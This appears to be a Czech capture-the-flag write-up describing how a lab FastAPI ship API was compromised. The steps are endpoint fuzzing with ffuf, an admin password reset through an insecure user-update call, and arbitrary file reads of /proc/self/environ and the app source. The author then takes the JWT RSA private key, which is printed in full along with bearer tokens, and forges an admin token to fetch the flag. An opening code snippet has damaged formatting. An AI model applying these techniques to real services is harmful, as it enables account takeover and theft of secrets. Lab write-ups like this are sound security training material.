- `FLAG{5B9B-lwPy-OfRS-4uEN}`

Cat code

- Byla provedena optimalizace:

```
memo = {}
def meow_optimized(kittens_of_the_world):
```

```
"""
meowwwwww meow with memoization
"""
if kittens_of_the_world < UNITED:
return kittens_of_the_world

# If the value is already computed, return it
if kittens_of_the_world in memo:
return memo[kittens_of_the_world]

# Otherwise, compute the Fibonacci number and save it to memo,
then return it
value = meow_optimized(kittens_of_the_world - UNITE) +
meow_optimized(kittens_of_the_world - UNITED)

memo[kittens_of_the_world] = value

return value
# Redefining meoow function to use the optimized meow function

def meoow_optimized():
"""
meoow with optimized meow function
"""
meoword = 'kittens' # Replacing input to avoid manual
interaction

return meowmeow(meow_optimized(sum([ord(meow) for meow in
meoword])))
# Running the optimized meoow function to find out the output
meoow_optimized()
```

U.S.A

- SERVER: `10.99.0.108`
  Jedná se o API problém na adrese http://universal-ship-api.cns-jv.tcc/
- POST není povolen

- `http://universal-ship-api.cns-jv.tcc/docs` vyžaduje autentizaci, chce bearer token ...


Postup

> **Note**
>
> za mě asi nejkomplexnější task...
> při používání ffuf se mi podařilo nechtíc sestřelit celý server, protože jsem se pokoušel z něj stáhnout kompletně všechny soubory ...

1. Oskenování si všech možných věcí, včetně portů a všeho možného
    1. zjištění, že vše jede skutečně pouze na portu `80`
2. Cesta bude jedině přes API, takže využit Fuzz Faster U Fool pro enumeraci endpoints, využit slovník `/usr/share/wordlists/seclists/Discovery/Web-Content/big.txt`, tím jsem odhalil pá věcí jako je:

```
http://universal-ship-api.cns-jv.tcc/docs
http://universal-ship-api.cns-jv.tcc/api/v1
http://universal-ship-api.cns-jv.tcc/api/v1/admin/file
http://universal-ship-api.cns-jv.tcc/api/v1/user/cgi-bin/

# Pak bylo potřeba upravit ffuf aby používal i POST

http://universal-ship-api.cns-jv.tcc/api/v1/user/
http://universal-ship-api.cns-jv.tcc/api/v1/user/signup
```

3. Následovalo registrování uživatele, tam to šlo pěkně přes Postmana.



4. Následovalo přihlášení uživatele pomocí `/api/v1/user/login` což byl docela pain, protože bylo potřeba změnit `raw/json` na `form-data` což je tak trochu **nelogické** ale ok. následně jsem získal **bearer token**.
5. S tím šlo už něco dělat, najednou fungovalo i `/docs` které předtím vyžadovalo autentizaci.
6. V `/docs` už byla celá struktura API, takže stačilo otevřít `openapi.json` a nahrát jej do Postmana
7. Tady bylo potřeba využít volání *Fetch user* kdy jsme získali `guid`, samozřejmě nás zajímal uživatel č.1 takže jsme získali `"guid": "c90898e4-9f86-4e1e-8557-2f6a3f2e55d0"` s tím že se jedná o admin účet.
8. Další bylo potřeba volání *Update User Password* kdy jsme využili `"guid"` a změnili tak heslo u admina.
9. Toho jsme přihlásili a získali bearer token ADMINA !
10. při volání *GetFile* jsme mohli hrabat v linuxových adresářích, ale pouze zobrazovat obsah souborů.
11. Tam nás zajímal zejména proces `/proc/self/environ`, ten je zmíněn níže, každopádně v něm jsem zjistil, že běží nějaká python appka v `shipapi.main` v `/app` následnou metodou pokus omyl se mi podařilo zobrazit obsah python skriptu.
12. Tady jsem už za pomocí chatGPT4 si pomáhal s vizualizací kódu, protože ten se vracel v hrozně čitelném stavu ... následně se mi podařila vytvořit i struktura jak asi vypadal adresář ve kterém se appka nacházela.
13. Hned jak jsem to viděl tak mě praštilo do očí `/jwtsigning.key` a `/jwtsigning.pub` ty jsem si uložil.

14. následně jsem se potřeboval nějakým způsobem dostat k FLAGu, tedy konkr `/api/v1/admin/getFlag` jenže jsem měl špatný token, protože při pokusu to řvalo `{"detail": "flag-read key missing from JWT"}`.
15. Za pomocí JWT.IO jsem tam vložil svůj stávající admin token, doplnil verifikační signatury tzn viz bod č. 13. a přidal hodnotu `"flag-read": true`
16. opět dotaz na `/api/v1/admin/getFlag` a whoalá
17. `FLAG{910P-iUeJ-Wwq1-i8L2}`

zajímavosti

- `http://universal-ship-api.cns-jv.tcc/api/v1`
  - vrací `{"endpoints":["user","admin"]}`
- Slovník co bych měl použít: https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/big.txt + několik dalších dobrých slovníků ...
- zkusit to s Fuzz Faster U Fool
- `http://universal-ship-api.cns-jv.tcc/api/v1/admin/file`
  - vrací "Method Not Allowed"
- `http://universal-ship-api.cns-jv.tcc/api/v1/user/cgi-bin/`
  - vrací redirect 307
- `http://universal-ship-api.cns-jv.tcc/api/v1/user/`
  - `422` login a `422` signup
- POST na `http://universal-ship-api.cns-jv.tcc/api/v1/user/signup`

```
{
"email":"test@seznam.cz",
"password":"heslo123456"
}
```

Problémy

1. problém byl s tím, vůbec se odpíchnout na začátku, naštěstí do velké míry pomohl Fuzz Faster U Fool

2. následně problém s tím, že při metodě POST se vrací jiné hodnoty
3. Při registraci uživatele na adrese `/api/v1/user/signup` může být body v JSON
4. Při loginu uživatele u `/api/v1/user/login` již musí být hodnoty v `form-data`


```
{

"access_token":
"eyJhbGciOiJSUzM4NCIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2
VuIiwiZXhwIjoxNjk3MTk2NzIwLCJpYXQiOjE2OTY1MDU1MjAsInN1YiI6IjUiLC
JhZG1pbiI6ZmFsc2UsImd1aWQiOiI3M2JlODE5Zi0zNzZlLTQ5M2MtODU5YS0wNz
M1MDBjMDdiNWIifQ.bKURmVKI7U8zn3PJavxKoltM48thCuvUT4b2LKGHzM3lcZE
xoH4pz6t_jRFpln4m8FXVuOo-
hWDhMfAY0ibODwed4d2o8UsB7hnD3l_008QMVTHjCPK-o0nx-
IcRsPl67kmwIw4b-
TPW8Wm2AvISNIZzONcsTKLhViAEDwe4ICQOJX4nwpcOb9bzhasCMEvN5lRGHzJE4
P181ZxxdbY2HdsaRt5Tbxl7tfXQxvQyfXeep81lX8KcEGGfNl_De-
0SFAiqPwEF9W2A8LaxwBlZl0kk0KgHvVqFc0BbTZlQjRtgAyVOfCXv9Uk52u7vO7
zzKhLjEkoXcv3Xxg4LJYsY66SIMF2fP5W79Gdd2mD7xVLKeqeebXL2rhyg-
1U3_vJe8y8A0n52u0476Ee8ss4_yhuJ1WeTvQ9SB9klkJJeC-
zfo_wTauiSYg7QbWpK4oZhsmng3fNxj14apPJ3Ux3xYW5nadAwfiLrgfn8ZTPvL-
w7sR4qIEEDmYenbD5SVDJvHSRK8uSCqCFY5GGEAPizwuvCfobGuYPG4-
unhiNgJyNU7IhXY9rNsf2WDKHK1McBzJ1JChGIEoXXi5EVOqruAtjuv27_lCeZkD
-
mW9RzuUR7yP1L0kNgjtH3LOpoHDwlVdFtb_rD6UXD5yWiRk6_h7B5yfvUrrFnhuA
UMlnLqIE",

"token_type": "bearer"

}
```


- `/api/v1/user/:user_id=1`


```
{
"guid": "ceaa3b3a-19ea-42ba-aa99-009e91959bd5",
"email": "admin@local.tcc",
```

```
"date": null,
"time_created": 1690796892351,
"admin": true,
"id": 1
}
```



```
"password": "heslo123456"
"admin token":
eyJhbGciOiJSUzM4NCIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2V
uIiwiZXhwIjoxNjk3MjAwMzA5LCJpYXQiOjE2OTY1MDkxMDksInN1YiI6IjEiLCJ
hZG1pbiI6dHJ1ZSwiZ3VpZCI6ImNlYWEzYjNhLTE5ZWEtNDJiYS1hYTk5LTAwOWU
5MTk1OWJkNSJ9.uLgDJioE5YnzJghnFTCw0Lwdl89ZRHhbyGh7Q5LMyCMocLKU6o
uTHgZEtx0fbKJysmTDjOCg1ua-efSB0UWuQNvxsbDE-Nb0xjsjvRMFu5-
X7JhqqQ0Rk3eNZpag973OuLVKvi96_b8QPkZ7rOa01AcQ4ajOBVL25I4KO0zYNnS
1U5TkpDAow7JWxyRI3o5Y-
kvI562R5RApvHOhwBrFCmrh3o97aMKYdhSoPQPTIe07nVqeLvrk4pORfC1ARZTU3
hvpzMkix_x2cTRQ0CJDZhpFZmS-
kd43nJKQItA8IxU84JSH_ajpu7NuJ1XQLcxwu8WeAE4F3R3Qee1hXyg9bEVteY3b
te5rLqE4Yl94m-XNMiU_6JDnztVqZzS_RrVEdvm-t-
jae4v08prNKhMvpHzoDnjzgSWFHpnhC-5k6dJgCrxwcr7QQ49PvFVAMhmQesozT-
yMokflK_MmJJSu_E9aKzwpl6b5hm8jJDzMY3Cjempugqy-
9fb5wMbfu1EGrzAMSXwxMy1GjAUa99S2szUeKZevDcky3agh7z2E2AAoeUYPIRBs
J9RrPyB-
mtH5EYLY11nkhMDTA5B5yAFLAOnuTgwsJfS3zRot415AQy6_Ek8b7AAQdIMSW3cM
Dy4Hc0uTRZl5Hum97N86lq1JMF_-KpF_04EmBNLo03Zrv2o
```




```
{"file":"HOSTNAME=eb46ba1367de\u0000PYTHON_VERSION=3.10.13\u0000
APP_MODULE=shipapi.main:app\u0000PWD=/app\u0000PORT=80\u0000PYTH
ON_SETUPTOOLS_VERSION=65.5.1\u0000TZ=Europe/Prague\u0000HOME=/ho
me/appuser\u0000LANG=C.UTF-
8\u0000VIRTUAL_ENV=/app/venv\u0000GPG_KEY=A035C8C19219BA821ECEA8
6B64E628F8D684696D\u0000PYTHONPATH=.\u0000HOST=0.0.0.0\u0000SHLV
L=0\u0000PYTHON_PIP_VERSION=23.0.1\u0000VIRTUAL_ENV_PROMPT=
(venv)
\u0000PYTHON_GET_PIP_SHA256=45a2bb8bf2bb5eff16fdd00faef6f2973183
```

1c7c59bd9fc2bf1f3bed511ff1fe\u0000PS1=(venv)
\u0000PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/9af82b715db434abb94a0a6f3569f43e72157346/public/get-pip.py\u0000PATH=/app/venv/bin:/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\u0000"}

Info

- Tady jsem našel zajímavé informace o tom, kde běží python app



Odpověď byla:

{"file":"HOSTNAME=eb46ba1367de\u0000PYTHON_VERSION=3.10.13\u0000APP_MODULE=shipapi.main:app\u0000PWD=/app\u0000PORT=80\u0000PYTHON_SETUPTOOLS_VERSION=65.5.1\u0000TZ=Europe/Prague\u0000HOME=/home/appuser\u0000LANG=C.UTF-8\u0000VIRTUAL_ENV=/app/venv\u0000GPG_KEY=A035C8C19219BA821ECEA86B64E628F8D684696D\u0000PYTHONPATH=.\u0000HOST=0.0.0.0\u0000SHLVL=0\u0000PYTHON_PIP_VERSION=23.0.1\u0000VIRTUAL_ENV_PROMPT=(venv)
\u0000PYTHON_GET_PIP_SHA256=45a2bb8bf2bb5eff16fdd00faef6f29731831c7c59bd9fc2bf1f3bed511ff1fe\u0000PS1=(venv)
\u0000PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/9af82b715db434abb94a0a6f3569f43e72157346/public/get-

```
pip.py\u0000PATH=/app/venv/bin:/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\u0000"}
```

RSA key

```
-----BEGIN RSA PRIVATE KEY-----
\nMIIJKAIBAAKCAgEAzZ9oqXFgfAkwkHpaJebs4JB1fPRcMcg8zprGPzgh6HQuSE
GN\nzW0of5Sf5HPg6vVPBlGGKjg4YeHH+PNo6I8Oa+s6mmA8Nj5l1bgp7WXgB8GT
UQmA\n1yjGHAvd2p5Bs0VBS/92EkGCRX0OUmKuM7eNI3FLmZ/A0lCXeFS/LSGw0C
Q7yIIm\nWIbpXGqSKkOtKz9E+r2eckxEBPUmPs7uL41aJgFrukQjiPjEG4CjUWxv
53o7oiod\nC+fbPoS+mK0wRfLjIodl0V3dCm/P4IzB5a8qVozCIwzmLZW12ZjgFt
3JrsP6oJxW\nqmZ82gmt+ps9Zaabg0+797hwfJWmpLtEhtl3gG21w37hVIU9BYSu
/tSXEYMQ5G3i\n1afgSu1rp8KsldnZTyYVyHXfGC5rZNRh7dnrYR/SzREH1x5mvT
AYqgZk9c732cP5\nyS8qRzMGyQCBWOvmXSX1WEpjy3zSXwh/QDH0jeuHH/TrcvOe
FdqbAlVdjiM6pStc\n3uIc1l+Ik4s0d4htUiMW9OQ5hW1qOAFZedQlnXLKBgNxI/
0E08XXoGE3mVHcR135\n2QjOkfOA8ICwCzNtIgQQKx+jDVWkMZrmUL+W6+/zFV8p
Tp9HrL/1gx+kLbyB2Cfw\nLbRnPychfePyOqD9kbLR2tyh5jTLminOV5+sLsbCrw
HaNmLNY0rIzQxxzZcCAwEA\nAQKCAgB1RHRsLjzYgGUyAJVpCEoPyFM48COkQI5t
RdfKNjkgWSIME1bL0XVHTXvi\nzjN3zG9FKzlY2rdNG3bwg+FQwEV5Rq4lXLz6Mp
vhRyaiPXeG9N8PWFwiWR6i4CGm\njJrropOaxBaSUsn411lTovO2ivfzPqne8z0E
tPGtrqdZFd3A1ulBcPhthIOSMTUq\n5W3dPDgayAmVJemk6irlpx4wAG1pP2Yw1K
tvcnBlPvfld/JaEVvxIBNwtspS3WHV\nsO/W9K6VAqMOxHlLenkTlzL9yuhac+xE
ERc06CzN7GHgqJxdD2fgMUk75TdPIjYW\ntnJNhrcqLE8G+Cku5ColyKdMQLnlfv
d7A6XTamHhvOssDwdijTNTrGtTeCnd5w6o\nIB2a3kxQwIXNmgOyJY5+Wgoh8Zwb
hj87mHfTlhPo0CWs1nVeF+93TASEKAL67rR5\nUlS19mps/6O7NYNTURogcLHI+w
h+25ggWw4hB5eeQfNWCs2gjHgNjoB9zu3xlqO5\nJoYwBjrDice91C5eTGEIxjXd
HTQ24q90oaj62VTBPa8ggbuzFFeb/G3imWB7ICbs\n2z3MX04Qk65zQAwJ/QBxay
gHEY0HSSegtPznc8bgbXgUkTM4AgKCACXGT7/1pHDx\nk5oWBpq0mcOvlKixnOeJ
XZSHwrvBnp/n/3ONwZJ4ZIDIa1lQAQKCAQEA51hsCZkZ\nZH1TDo4do6qoV5fTwF
0kfevwLmvGovyfA/k8fEbIBE3hOx+IbcPm7dOFjFopHXQG\nQsQnFkFxt3T4qNqA
kSIhCHpqR01U0hZX9aKDu/e9/dU/MUHudpwEVCHT6ywbRP5p\nU441tRxPdBeAi2
13ZowxOYtdC7qBwnB2wwDYiv1Vid1Z0NrGUvcBG/+l8+nhaH+g\niBZyMWd8GCsB
yURcD934qvvsv//a/J/Pzdta/cqHZ5Pv/AH0g5B5WPahrfcS2TWl\nFTAQpMCeFu
TawHlCEAWYwg/nuLePYafMFr8bWT8GeAMfKTujiMWGspHgNQGQ1AZq\nYpSvdoHr
```

```
UzlA5QKCAQEA44k37gskOO6EqVPi+/foJvCC3xA2npNTndFPROiL55Ra\ndz4/WV
bUed4GpM5GEx7IDZbf2AwP4tEPR1ScR7CBcPsNZNf8ArFghpPrXhpKF1u3\nX1sC
BDz0C7D6I7xDcy7SvZFm9395shXA2Rm2ZkojxTjWDXxt/b9/btZKQxJQd4qn\nly
Vn7ciJdKyrRoDqH3tPAo7jLEZb/Scvex7WzM0bXnAi1s7zmru12rkawuUAdStP\n
/7QOzDpxc90ZSSI1sQJPze/jNDb5bNfo5f9muVoANX7qPVewMkxYfz7SbEsF/MJw
\nuvEDIWKuBUDMEs1h3NwH0DWs3kvQ5bMLj/Cn/yB4ywKCAQEAuK6v4KGl0cDycy
Yk\npylvpi2AT4qLvTKC1KwZMLf2wZdQH+3pcvYxHZ+4q9e+HJHFhRvcwrSC4v3w
LiYk\nf84TS8jS5gmW0UvYV/91/Rj1MxR/kajetSptfgciNPGryvYOVSkqw9NNhf
R7D5AA\nJa81YRkMPoMgMM3+g4RqXiylwlqEg8Blbt+T+dUMieLBsfZOJv/IgEGS
h9FTa/ku\n6aQ7ks7Np6UOBIGEqGm6Cf4SSEYax4vMuHUzGbz906GcHdcVjuk01M
2scdOjFcLm\n8WPU9d5XTK8LGbDUzXNMNStdE7OQQ5i6s0fasnH3xRHay+cEU4xi
b8CHYRdNU4+3\nqwKDuQKCAQAY0D8MM6TYnJJVEPPg/JERpgrvnooGUxS8UjYt0p
pnP9N5y40HBiQX\nwjHBSUl1DldMvBZfLjmRR7E92ylL3CDRnF9CjxdJh+R56Kmz
UnSgBX2C5Z7brXYD\nzGILAZ3tcr7Cs5eiCAHSfPLR+i7dCtrJyD/3qokoMfkIsk
/Y7qdd0f4iyo6B7Ouo\nkKgBAVAG7OCZ69E0Y9vmSJ6x85QDM573do0mFd2VE0Fq
v+L+PBEHthh8TzuJ5Bm5\nQ/Rc+GEYk6L2V2HUsOYUi5s3cdnW/sylCNkspWJuqc
rA3a3+51OY0++NQ3lO678E\njaNzrXgtqMUlXKUkfOokEpmBMgJwHS9vAoIBAGbx
azYSsr+dih1x8xpQE89S5Wq/\n3HF71GK19YXq9SkWOPmK84z1w8eO20Hnfy33Fn
xKW0icvzFzZyhMwt7xi4HVevAR\ngEM7trgMtWcZsk+9WlnCcyyb/db4kMjQpqWF
0LMb8uS3RbO5F4cF7rSziSrYoMVl\nVw6ND2CTVdgiZ2Kj+oPULc8ANgmurLDanE
BQ5MA6y5i8pLkBjMv8pm+wB2Y33A7M\n7HsJNajLs2R/7rJmp7XFvWgZEMwhnxDL
00QsAjJvT0PEZFMCUugUtX8FmvrVJX4e\n1rpwG/8sTSyJ2iTpi2ZQHaRuXMM8VH
hw/zaTzlwL49eWlIgYPCar0EVurpQ=\n-----END RSA PRIVATE KEY-----\n
```

PUB rsa

```
-----BEGIN RSA PUBLIC KEY-----
MIICCgKCAgEAzZ9oqXFgfAkwkHpaJebs4JB1fPRcMcg8zprGPzgh6HQuSEGNzW0o
f5Sf5HPg6vVPBlGGKjg4YeHH+PNo6I8Oa+s6mmA8Nj5l1bgp7WXgB8GTUQmA1yjG
HAvd2p5Bs0VBS/92EkGCRX0OUmKuM7eNI3FLmZ/A0lCXeFS/LSGw0CQ7yIImWIbp
XGqSKkOtKz9E+r2eckxEBPUmPs7uL41aJgFrukQjiPjEG4CjUWxv53o7oiodC+fb
PoS+mK0wRfLjIodl0V3dCm/P4IzB5a8qVozCIwzmLZW12ZjgFt3JrsP6oJxWqmZ8
2gmt+ps9Zaabg0+797hwfJWmpLtEhtl3gG21w37hVIU9BYSu/tSXEYMQ5G3i1afg
Su1rp8KsldnZTyYVyHXfGC5rZNRh7dnrYR/SzREH1x5mvTAYqgZk9c732cP5yS8q
```

```
RzMGyQCBWOvmXSX1WEpjy3zSXwh/QDH0jeuHH/TrcvOeFdqbAlVdjiM6pStc3uIc
1l+Ik4s0d4htUiMW9OQ5hW1qOAFZedQlnXLKBgNxI/0E08XXoGE3mVHcR1352QjO
kfOA8ICwCzNtIgQQKx+jDVWkMZrmUL+W6+/zFV8pTp9HrL/1gx+kLbyB2CfwLbRn
PychfePyOqD9kbLR2tyh5jTLminOV5+sLsbCrwHaNmLNY0rIzQxxzZcCAwEAAQ==
-----END RSA PUBLIC KEY-----
```

Struktura python aplikace:

```
/app
    /shipapi
        __init__.py
        /main.py        (obsahuje hlavní aplikační kód s routami
a nastavením FastAPI)
        /appconfig
            __init__.py
            /config.py   (obsahuje nastavení aplikace, jak bylo
vidět v příkladu)
            /jwtsigning.key   (klíč pro podepisování JWT)
            /jwtsigning.pub   (veřejný klíč pro ověřování JWT)
        /schemas
            __init__.py
            /user.py     (definuje pydantic modely pro
uživatele, jak bylo vidět v příkladu)
        /api
            __init__.py
            /v1
                __init__.py
                (další soubory/moduly související s verzí 1 API)
    /venv               (virtuální prostředí Pythonu)
    /navalship.db       (SQLite databáze, předpokládaná umístění
na základě konfigurace)
```

- JWT token debugger